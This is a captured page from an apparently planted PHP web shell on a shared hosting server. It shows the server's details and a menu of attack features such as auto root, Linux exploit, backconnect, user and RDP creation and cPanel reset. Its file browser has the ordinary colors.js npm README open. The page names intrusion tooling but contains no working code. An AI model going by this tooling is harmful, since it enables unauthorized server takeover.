Linux premium180.web-hosting.com 4.18.0-553.54.1.lve.el8.x86_64 #1 SMP Wed Jun 4 13:01:13 UTC 2025 x86_64
LiteSpeed
: 162.0.209.168 | : 216.73.216.208
Cant Read [ /etc/named.conf ]
8.3.30
nortrmdp
www.github.com/MadExploits
Terminal
AUTO ROOT
Adminer
Backdoor Destroyer
Linux Exploit
Lock Shell
Lock File
Create User
CREATE RDP
PHP Mailer
BACKCONNECT
UNLOCK SHELL
HASH IDENTIFIER
CPANEL RESET
CREATE WP USER
BLACK DEFEND!
README
+ Create Folder
+ Create File
/
lib /
node_modules /
npm /
node_modules /
colors /
[ HOME SHELL ]
Name
Size
Permission
Action
examples
[ DIR ]
drwxr-xr-x
lib
[ DIR ]
drwxr-xr-x
themes
[ DIR ]
drwxr-xr-x
LICENSE
1.16
KB
-rw-r--r--
README.md
3.89
KB
-rw-r--r--
index.d.ts
2.88
KB
-rw-r--r--
package.json
1.69
KB
-rw-r--r--
safe.d.ts
1.88
KB
-rw-r--r--
safe.js
248
B
-rw-r--r--
Delete
Unzip
Zip
${this.title}
Close
Code Editor : README.md
# colors.js [](https://travis-ci.org/Marak/colors.js) [](https://www.npmjs.org/package/colors) [](https://david-dm.org/Marak/colors.js) [](https://david-dm.org/Marak/colors.js#info=devDependencies) Please check out the [roadmap](ROADMAP.md) for upcoming features and releases. Please open Issues to provide feedback, and check the `develop` branch for the latest bleeding-edge updates. ## get color and style in your node.js console  ## Installation npm install colors ## colors and styles! ### text colors - black - red - green - yellow - blue - magenta - cyan - white - gray - grey ### background colors - bgBlack - bgRed - bgGreen - bgYellow - bgBlue - bgMagenta - bgCyan - bgWhite ### styles - reset - bold - dim - italic - underline - inverse - hidden - strikethrough ### extras - rainbow - zebra - america - trap - random ## Usage By popular demand, `colors` now ships with two types of usages! The super nifty way ```js var colors = require('colors'); console.log('hello'.green); // outputs green text console.log('i like cake and pies'.underline.red) // outputs red underlined text console.log('inverse the color'.inverse); // inverses the color console.log('OMG Rainbows!'.rainbow); // rainbow console.log('Run the trap'.trap); // Drops the bass ``` or a slightly less nifty way which doesn't extend `String.prototype` ```js var colors = require('colors/safe'); console.log(colors.green('hello')); // outputs green text console.log(colors.red.underline('i like cake and pies')) // outputs red underlined text console.log(colors.inverse('inverse the color')); // inverses the color console.log(colors.rainbow('OMG Rainbows!')); // rainbow console.log(colors.trap('Run the trap')); // Drops the bass ``` I prefer the first way. Some people seem to be afraid of extending `String.prototype` and prefer the second way. If you are writing good code you will never have an issue with the first approach. If you really don't want to touch `String.prototype`, the second usage will not touch `String` native object. ## Disabling Colors To disable colors you can pass the following arguments in the command line to your application: ```bash node myapp.js --no-color ``` ## Console.log [string substitution](http://nodejs.org/docs/latest/api/console.html#console_console_log_data) ```js var name = 'Marak'; console.log(colors.green('Hello %s'), name); // outputs -> 'Hello Marak' ``` ## Custom themes ### Using standard API ```js var colors = require('colors'); colors.setTheme({ silly: 'rainbow', input: 'grey', verbose: 'cyan', prompt: 'grey', info: 'green', data: 'grey', help: 'cyan', warn: 'yellow', debug: 'blue', error: 'red' }); // outputs red text console.log("this is an error".error); // outputs yellow text console.log("this is a warning".warn); ``` ### Using string safe API ```js var colors = require('colors/safe'); // set single property var error = colors.red; error('this is red'); // set theme colors.setTheme({ silly: 'rainbow', input: 'grey', verbose: 'cyan', prompt: 'grey', info: 'green', data: 'grey', help: 'cyan', warn: 'yellow', debug: 'blue', error: 'red' }); // outputs red text console.log(colors.error("this is an error")); // outputs yellow text console.log(colors.warn("this is a warning")); ``` ### Combining Colors ```javascript var colors = require('colors'); colors.setTheme({ custom: ['red', 'underline'] }); console.log('test'.custom); ``` *Protip: There is a secret undocumented style in `colors`. If you find the style you can summon him.*
Close

